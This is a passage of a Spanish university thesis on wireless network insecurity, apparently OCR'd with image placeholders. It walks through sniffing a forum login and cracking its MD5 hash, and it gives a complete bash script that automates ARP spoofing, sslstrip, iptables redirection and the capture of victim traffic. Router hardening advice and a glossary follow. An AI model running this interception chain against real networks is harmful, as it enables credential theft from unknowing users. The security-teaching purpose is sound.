


Ilustración 62. Monitorización de datos Hotmail

En el caso de dirigirse a una página web de tipo foro de discusión que utiliza HTTP y envía la contraseña cifrada con MD5, como el caso del foro www.seatibiza.net, el usuario malintencionado dispondrá de medios para conseguir descifrar este hash.

Usuario víctima logándose en dicho foro.




Ilustración 63. Introducción de datos por parte de la víctima en www.seatibiza.net

El usuario malintencionado se dirigirá a una base de datos donde dispondrá de más de 8 mil millones de hashes y así obtener la contraseña en claro, lo que le permitirá navegar libremente por este foro como si fuese el usuario víctima. Para ello el usuario malintencionado obtendrá el hash y se dirigirá a la web **www.md5decrypter.co.uk,** donde introducirá el hash y obtendrá la contraseña en claro.




Ilustración 64. Monitorización de datos www.seatibiza.net

Con el password cifrado en MD5 nos dirigimos a la web antes mencionada lo introducimos y voila!.




Ilustración 65. Obtención de contraseña cifrada en MD5

5. Script PFC Diego Escobar

En este punto plasmaré el código fuente de un script desarrollado para Linux y en concreto para la distribución Back Track 5 R1, que nos permitirá automatizar los procesos de los que hablábamos en el apartado anterior y dentro de este en el subapartado ***Peligros derivados de una red inalámbrica comprometida.***




Ilustración 66. Script PFC_DiegoEscobar

```
#Desarrollador: Diego Escobar Arevalillo NIA: 100061424 Universidad Carlos III MADRID

#! /bin/bash

opcion=0

while [ $opcion -ne 7 ]

do

clear

echo "**********Menu PFC_DiegoEscobar**********"

echo "**********"

echo "OPCIONES:"

echo " "

echo "1.Activar el reenvío de paquetes en nuestro equipo."

echo "2.Configuracion automática del iptables y redirección de trafico."

echo "3.Escaneo de Puertos abiertos y Victimas Asociadas."

echo "4.Lanzamiento automático de SSLSTRIP."

echo "5.Envenenamiento de ARP automático."

echo "6.Monitorizacion de datos de la víctima."

echo "7.SALIR."

echo " "

echo -n "Teclee una opción: "

read opcion

case $opcion in
```

```
1)clear

echo "1" >/proc/sys/net/ipv4/ip_forward

echo "********OPCION 1.Activar el reenvío de paquetes en nuestro equipo.********"

echo "**********************************************************************
****"

echo " "

echo "El reenvío de paquetes se ha activado correctamente"

echo " "

echo "Pulse una tecla para continuar"

read continuar ;;


2)clear

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 10000

echo "*OPCION 2.Configuracion automática del iptables y redirección de trafico.*"

echo "**********************************************************************
****"

echo " "

echo "La Configuración automática del iptables y redirección "

echo "de trafico se ha activado correctamente"

echo " "

echo "Pulse una tecla para continuar"

read continuar ;;
```

3)

```
clear

echo "*******OPCION 3.Escaneo de Puertos abiertos y Victimas Asociadas.*********"

echo "*************************************************************************"

echo " "

nmap 192.168.1.*

echo " "

echo "Pulse una tecla para continuar"

read continuar ;;
```

4)

```
clear

echo "**************OPCION 4.Lanzamiento automático de SSLSTRIP.****************"

echo "*************************************************************************"

echo " "

cd /pentest/web/sslstrip

read -p "Introduce el nombre donde se guardaran los datos: " fichero

python sslstrip.py -w $fichero ;;
```

5)

```
clear

echo "***************OPCION 5.Envenenamiento de ARP automático.*****************"

echo "*************************************************************************"

echo " "

clear

read -p "Introduzca la ip local de la víctima: " ip

echo " "

read -p "Introduzca la ip de la puerta de enlace: " ippuertaenlace

echo " "

arpspoof -i wlan0 -t $ip $ippuertaenlace

echo " "

echo "Pulse una tecla para continuar"

read continuar ;;
```

6)

```
clear

echo "************OPCION 6.Monitorizacion de datos de la víctima.***************"

echo "*************************************************************************"

echo " "

read -p "Introduzca el nombre del fichero donde se guardan los datos de SSLStrip: " ficherolectura
```

```
cd /pentest/web/sslstrip

tail -f $ficherolectura ;;


7)clear; exit;;


esac

done
```

6. Estrategia para evitar usuarios malintencionados

En este punto trataremos de establecer un método estratégico para evitar que usuarios malintencionados se aprovechen de nuestra red inalámbrica y pongan en peligro nuestros datos privados.

Los puntos que a continuación se citan nos ayudarán en nuestra encrucijada por tratar de evitar y poner más difícil el acceso a nuestra red.

1. Cambiar la contraseña por defecto:

Cambiaremos la contraseña por defecto de nuestro router, ya que en la actualidad existen numerosas aplicaciones que siguen unos patrones, y con unos conocimientos mínimos sobre esto, permitirán al usuario malintencionado obtener la contraseña sin mucha dificultad.

2. Cambiar el SSID por defecto y/o ocultarlo

Los principales SSID de los proveedores españoles suelen ser del tipo WLAN_XXXX, WLAN_XX, ONO_XX, ONO_XXXX, JAZZTEL_XX, JAZZTEL_XXXX, esto permitirá a los usuarios con conocimientos tener las pistas necesarias de cómo tratar este tipo de redes. Además si suelen tener el SSID sin cambiar dan pistas a los usuarios malintencionados de que no se ha cambiado la contraseña por defecto de los mismos, lo que implica una mayor vulnerabilidad y un acceso más fácil.

Para paliar esto, un método eficaz suele ser cambiar el SSID, para despistar al usuario mal intencionado, además de cambiar la contraseña por defecto y en otro caso ocultar la red de tal manera que haya que saber el nombre del SSID y la contraseña para acceder a esta red.

3. Desactivar el broadcasting SSID

Este punto está ligado con el anterior y nos permitirá que usuarios que no conocen el SSID de nuestra red, deban primero conocerlo y conectarse a la red inalámbrica y configurarla de modo manual, lo que implicará una traba para el mismo y más dificultad.

4. Filtrado de direcciones MAC

Para poner un poquito más difícil, el acceso a usuarios no autorizados y siguiendo los puntos anteriores, realizaremos un filtrado de direcciones MAC.

Para ello debemos conocer cada una de las direcciones MAC de las tarjetas de red de los equipos que queremos que se conecten a nuestra red. Con esto conseguiremos permitir solo el acceso a las direcciones MAC que tengamos dadas de alta en nuestro router.

En contraposición a esto, simplemente realizando una escucha de la red a atacar solo basta con esperar y obtendremos la dirección MAC del equipo que se ha conectado, con ello y falseando nuestra MAC podríamos tener acceso.

5. Desactivar el DHCP

Al desactivar el servidor DHCP en el router, necesitaremos saber la dirección IP local a introducir, la máscara de red y las DNS tanto primaria como secundaria del proveedor, si a esto le sumamos el cambio de SSID, nos permitirá despistar al usuario intruso ya que si no tiene una referencia de SSID tal como WLAN_XX, le dificultará la configuración y el tener un acceso pleno a la red.

En contraposición a esto si el intruso conoce el rango de IP's y DNS's que usamos en nuestra red, no habrá tenido éxito esta medida.

6. Establecer un número limitado de dispositivos a la red

Limitaremos con este punto el número de conexiones máximas a nuestro router y de forma simultánea, de esta manera tendremos un método mediante el cual si el usuario mal intencionado se conecta a nuestra red en el momento que se ha llegado al número máximo, el router rechazará sus peticiones y se le pondrá el acceso más difícil.

7. Usar cifrado WPA o WPA2 en lugar de WEP o una red abierta

Utilizaremos un cifrado WPA en lugar de WEP ya que como se ha explicado anteriormente, es un método más seguro y complejo a la hora de realizar el ataque y conseguir la contraseña, que implica conocimientos más avanzados sobre el tema de cómo romper ese tipo de cifrados, además de tener un cliente víctima asociado a la red en ese momento y un diccionario lo suficientemente potente, como para cuando realicemos el ataque por fuerza bruta obtengamos la contraseña.

7. Conclusiones

Con este proyecto fin de carrera quiero mostrar el auge que van teniendo las redes inalámbricas frente a las redes de área local tanto para uso doméstico, como para uso empresarial. Estas nos aportan una mayor escalabilidad, mayor movilidad, son relativamente "fáciles" de instalar y nos aportan un menor coste frente a las redes de área local. Conjuntamente estas nos proporcionan facilidades de conexión, lo que implica una mejora tanto para usuarios en sus puestos de trabajo, como para usuarios de redes domésticas.

En contraposición a las ventajas anteriores una red inalámbrica mal configurada, presenta una serie de inconvenientes en lo que a inseguridad se refiere. Y este problema viene dado por el público tan amplio que hoy en día demanda estos servicios y el poco conocimiento que se tiene al respecto.

Con estos problemas de "seguridad", van apareciendo numerosos usuarios malintencionados que pretenden hacerse con nuestros datos privados y es por tanto, por lo que se pone en peligro todos aquellos datos privados que circulen por esta vía.

Para ayudar a poseer seguridad aparecieron diferentes protocolos que nos socorrerán para frenar o paralizar el paso o acceso a usuarios malintencionados que quieran acceder a nuestra red. Hasta ahí todo está correcto, pero a día de hoy no existe ningún protocolo 100% fiable, ya que una gran multitud de usuarios estudian como vulnerar estos protocolos con la utilización de algoritmos "caseros" capaces de romperlos o al menos intentarlo. Únicamente lo que conseguiremos será poner más difícil el acceso a nuestra red.

Para ello es necesario e importante conocer los diferentes protocolos tales como WEP, WPA, WPA2 y RADIUS.

Como hemos visto en los apartados anteriores WEP, es un protocolo bastante débil y que por norma general es muy usual, para redes domésticas cuyos usuarios tienen poco conocimiento de esto, ya que como bien sabemos y hemos explicado anteriormente, con facilidad podemos comprometer redes con este protocolo.

Por otro lado el protocolo WPA-PSK, aparece como alternativa a WEP, que aunque siendo "vulnerable" también con una serie de conocimientos concretos, se suele proponer como disyuntiva al anterior para usuarios de redes domésticas.

Para disponer de una red efectiva debemos conocer los puntos endebles o frágiles, mediante los cuales los usuarios malintencionados que tengan constancia de ellos, no puedan aprovecharlos para vulnerar nuestra red y hacerse con nuestros datos e información personal y confidencial.

Hemos visto que una vez que nuestra red es vulnerable con diferentes herramientas de libre distribución se puede conseguir mucha información. Tal como datos de foros, correo electrónico, paginas-web, datos bancarios y un largo… etc.

Un mecanismo de seguridad para cifrado y autenticación de usuarios en las redes inalámbricas será efectivo siempre y cuando se tenga conciencia de una configuración objetiva. La idea fundamental de crear una configuración es cubrir los puntos débiles para que los usuarios malintencionados no tengan la habilidad de poder dominar estos aspectos.

8. Líneas Futuras

Como último punto me gustaría abordar este tema enfocándolo hacia el control parental, ya que creo que sería un punto interesante a tratar con los conocimientos demostrados anteriormente y aplicándolos a la vigilancia por parte de los padres a sus hijos pudiendo tener un control más preciso de estos, en caso de problemas de acoso o similares, ya que si estos se viesen sometidos sería muy difícil que un niño le comentase esto a sus padres, y mediante la utilización de esta técnica los padres si detectasen algún comportamiento raro en sus hijos se apoyarían con esta herramienta y podrían de ver lo que está ocurriendo.

9. Glosario

A

- **Ancho de Banda:** en conexiones a Internet el ancho de banda es la cantidad de información o de datos que se puede enviar a través de una conexión de red en un período dado.

- **AES (Advanced Encryption Standard):** también conocido como Rijndael (pronunciado "Rain Doll" en inglés), es un esquema de cifrado por bloques adoptado como un estándar de cifrado por el gobierno de los Estados Unidos.

- **ARP (Address Resolution Protocol)**: Es un protocolo de la capa de enlace de datos responsable de encontrar la dirección hardware (Ethernet MAC) que corresponde a una determinada dirección IP. Para ello se envía un paquete (ARP request) a la dirección de difusión de la red (broadcast (MAC = FF FF FF FF FF FF)) que contiene la dirección IP por la que se pregunta, y se espera a que esa máquina (u otra) responda (ARP reply) con la dirección Ethernet que le corresponde.

B

- **BackTrack 5 r1:** es una distribución GNU/Linux en formato LiveCD pensada y diseñada para la auditoría de seguridad y relacionada con la seguridad informática en general. Actualmente tiene una gran popularidad y aceptación en la comunidad que se mueve en torno a la seguridad informática.

- **Bluetooth:** protocolo que sigue la especificación IEEE 802.15.1.

- **BSS:** conjunto de servicio básico.

C

- **CDMA2000:** es una familia de estándares de telecomunicaciones móviles de tercera generación (3G) que utilizan CDMA, un esquema de acceso múltiple para redes digitales, para enviar voz, datos, y señalización (como un número telefónico marcado) entre teléfonos celulares y estaciones base. Ésta es la segunda generación de la telefonía celular digital IS-95.

- **CDMA** (del inglés Code Division Multiple Access) o multiplexación por división de código, acceso múltiple por división de código: es un término genérico para varios métodos de multiplexación o control de acceso al medio basado en la tecnología de espectro expandido.

- **CDPD:** es el acrónimo de "Cellular Digital Packet Data" es una tecnología de transmisión de datos en terminales TDMA, El sistema está basado en la tecnología IBM CelluPlan II, pero desarrollada por Ericsson y descontinuada a finales de los 90, que pretendía mejorar las prestaciones de la existente tecnología celular analógica.

- **CSMA/CD:** siglas que corresponden a Carrier Sense Multiple Access with Collision Detection (en español, "Acceso Múltiple por Detección de Portadora con Detección de Colisiones"), es una técnica usada en redes Ethernet para mejorar sus prestaciones.

D

- **DSSS (direct sequence spread spectrum: espectro ensanchado por secuencia directa)** es uno de los métodos de codificación de canal (previa a la modulación) en espectro ensanchado para transmisión de señales digitales sobre ondas radiofónicas que más se utilizan.

E

- **EAP (Extensible Authentication Protocol):** es una autenticación framework usada habitualmente en redes WLAN Point-to-Point Protocol. Aunque el protocolo EAP no está limitado a LAN inalámbricas y puede ser usado para autenticación en redes cableadas, es más frecuentemente su uso en las primeras. Recientemente los estándares WPA y WPA2 han adoptado cinco tipos de EAP como sus mecanismos oficiales de autenticación.

- **EES:** Conjunto de Servicio Extendido.

- **EDGE:** es el acrónimo para Enhanced Data Rates GSM of Evolution (Tasas de Datos Mejoradas para la evolución de GSM).

- **ESSID:** identificador del conjunto de servicio extendido.

- **EST:** Estación informática.

- **Ethernet:** es un estándar de redes de área local para computadores con acceso al medio por contienda CSMA/CD.

- **ETSI** (European Telecommunications Standards Institute): Instituto de Estándares Europeo de Telecomunicaciones.

F

- **Facebook:** es una empresa creada por Mark Zuckerberg y fundada por Eduardo Saverin, Chris Hughes, Dustin Moskovitz y Mark Zuckerberg consistente en un sitio web de redes sociales.

- **FHSS (Frequency Hopping Spread Spectrum o FHSS):** espectro ampliado por salto de frecuencia es una técnica de modulación en espectro ensanchado en el que la señal se emite sobre una serie de radiofrecuencias aparentemente aleatorias, saltando de frecuencia en frecuencia sincrónicamente con el transmisor.

- **Framework:** es un conjunto estandarizado de conceptos, prácticas y criterios para enfocar un tipo de problemática particular, que sirve como referencia para enfrentar y resolver nuevos problemas de índole similar.

- **FTP (File Transfer Protocol):** es un protocolo de red para la transferencia de archivos entre sistemas conectados a una red TCP (Transmission Control Protocol), basada en la arquitectura cliente-servidor. Desde un equipo cliente se puede conectar a un servidor para descargar archivos desde él o para enviarle archivos, independientemente del sistema operativo utilizado en cada equipo.

G

- **Gmail:** llamado en otros lugares Google Mail (Alemania, Austria y Reino Unido) por problemas legales, es un servicio de correo electrónico con posibilidades POP3 e IMAP gratuito proporcionado por la empresa estadounidense Google a partir del 15 de abril de 2004 y que ha captado la atención de los medios de información por sus innovaciones tecnológicas, su capacidad, y por algunas noticias que alertaban sobre la violación de la privacidad de los usuarios.

- **GPRS** o servicio general de paquetes vía radio (General Packet Radio Service): es una extensión del Sistema Global para Comunicaciones Móviles (Global System for Mobile Communications o GSM) para la transmisión de datos no conmutada (o por paquetes). Existe un servicio similar para los teléfonos móviles que del sistema IS-136. Permite velocidades de transferencia de 56 a 144 kbps.

- **GSM** o El sistema global para las comunicaciones móviles (proviene del francés groupe spécial mobile): es un sistema estándar, libre de regalías, de telefonía móvil digital.

H

- **Handshake:** Definido vulgarmente como el saludo entre el ap y el cliente en las conexiones WPA.

- **Hash:** es una función computable mediante un algoritmo, H: U → M x → h(x), que tiene como entrada un conjunto de elementos, que suelen ser cadenas, y los convierte (mapea) en un rango de salida finito, normalmente cadenas de longitud fija. Es decir, la función actúa como una proyección del conjunto U sobre el conjunto M.)

- **HIPERLAN:** es un estándar global para anchos de banda inalámbricos LAN que operan con un rango de datos de 54 Mbps en la frecuencia de banda de 5 GHz.

- **HomeRF:** estándar para conectar todos los teléfonos móviles de la casa y los ordenadores mediante un aparato central.

- **Hops:** salto.

- **Hotmail:** es un servicio gratuito de correo electrónico basado en la web operado por Microsoft y parte del grupo Windows Live.

- **HSDPA** (High Speed Downlink Packet Access): también denominada 3.5G, 3G+ o turbo 3G, es la optimización de la tecnología espectral UMTS/WCDMA, incluida en las especificaciones de 3GPP release 5 y consiste en un nuevo canal compartido en el enlace descendente (downlink) que mejora significativamente la capacidad máxima de transferencia de información pudiéndose alcanzar tasas de bajada de hasta 14 Mbps (1,8, 3,6, 7,2, 14,4). Soporta tasas de throughput promedio cercanas a 1 Mbps.

- **HSPA** o High-Speed Packet Access: es la combinación de tecnologías posteriores y complementarias a la 3. ª generación de telefonía móvil (3G).

- **HTTP (Hypertext Transfer Protocol):** en español protocolo de transferencia de hipertexto es el protocolo usado en cada transacción de la World Wide Web.

- **HTTPS (Hyper Text Transfer Protocol Secure**): en español protocolo seguro de transferencia de hipertexto), es un protocolo de aplicación basado en el protocolo HTTP, destinado a la transferencia segura de datos de Hiper Texto, es decir, es la versión segura de HTTP.

I

- **IBSS:** conjunto de servicio básico independiente.

- **IEEE** (leído i-e-cubo en España e i-triple-e en Hispanoamérica) corresponde a las siglas de (Institute of Electrical and Electronics Engineers): en español Instituto de Ingenieros Eléctricos y Electrónicos, una asociación técnico-profesional mundial dedicada a la estandarización, entre otras cosas.

- **IMAP Internet Message Access Protocol:** es un protocolo de red de acceso a mensajes electrónicos almacenados en un servidor. Mediante IMAP se puede tener acceso al correo electrónico desde cualquier equipo que tenga una conexión a Internet. IMAP tiene varias ventajas sobre POP, que es el otro protocolo empleado para obtener correo desde un servidor. Por ejemplo, es posible especificar en IMAP carpetas del lado servidor. Por otro lado, es más complejo que POP ya que permite visualizar los mensajes de manera remota y no descargando los mensajes como lo hace POP.

- **Infrarrojo:** La radiación infrarroja, radiación térmica o radiación IR es un tipo de radiación electromagnética de mayor longitud de onda que la luz visible, pero menor que la de las microondas.

- **Internet:** es un conjunto descentralizado de redes de comunicación interconectadas que utilizan la familia de protocolos TCP/IP, garantizando que las redes físicas heterogéneas que la componen funcionen como una red lógica única, de alcance mundial. Sus orígenes se remontan a 1969, cuando se estableció la primera conexión de computadoras, conocida como ARPANET, entre tres universidades en California y una en Utah, Estados Unidos.

- **IS-54 e IS-136:** son sistemas de telefonía móvil de segunda generación (2G), conocidos como Digital AMPS (D-AMPS). Alguna vez fue predominante en América, particularmente en los Estados Unidos y Canadá. D-AMPS está considerado en etapa de desimplementación, y las redes existentes han sido reemplazadas en su mayoría por las tecnologías GSM/GPRS o CDMA2000.

- **ISO** u Organización Internacional de Normalización (del griego, ἴσος (isos), 'igual'): nacida tras la Segunda Guerra Mundial (23 de febrero de 1947), es el organismo encargado de promover el desarrollo de normas internacionales de fabricación, comercio y comunicación para todas las ramas industriales a excepción de la eléctrica y la electrónica. Su función principal es la de buscar la estandarización de normas de productos y seguridad para las empresas u organizaciones a nivel internacional.

J

- **Jazztel P.L.C:** es un holding de empresas del sector de las telecomunicaciones.

K

- **Kbps:** Un kilobit por segundo es una unidad de medida que se usa en telecomunicaciones e informática para calcular la velocidad de transferencia de información a través de una red. Su abreviatura y forma más corriente es kb/s, que equivale a kbit/s.

L

- **LDAP:** son las siglas de Lightweight Directory Access Protocol (en español Protocolo Ligero de Acceso a Directorios) que hacen referencia a un protocolo a nivel de aplicación el cual permite el acceso a un servicio de directorio ordenado y distribuido para buscar diversa información en un entorno de red. LDAP también es considerado una base de datos (aunque su sistema de almacenamiento puede ser diferente) a la que pueden realizarse consultas.

- **LLC:** control de enlace lógico.

- **LMDS** o Sistema de Distribución Local Multipunto (del inglés Local Multipoint Distribution Service) es una tecnología de conexión vía radio inalámbrica que permite, gracias a su ancho de banda, el despliegue de servicios fijos de voz, acceso a Internet, comunicaciones de datos en redes privadas, y video bajo demanda.

M

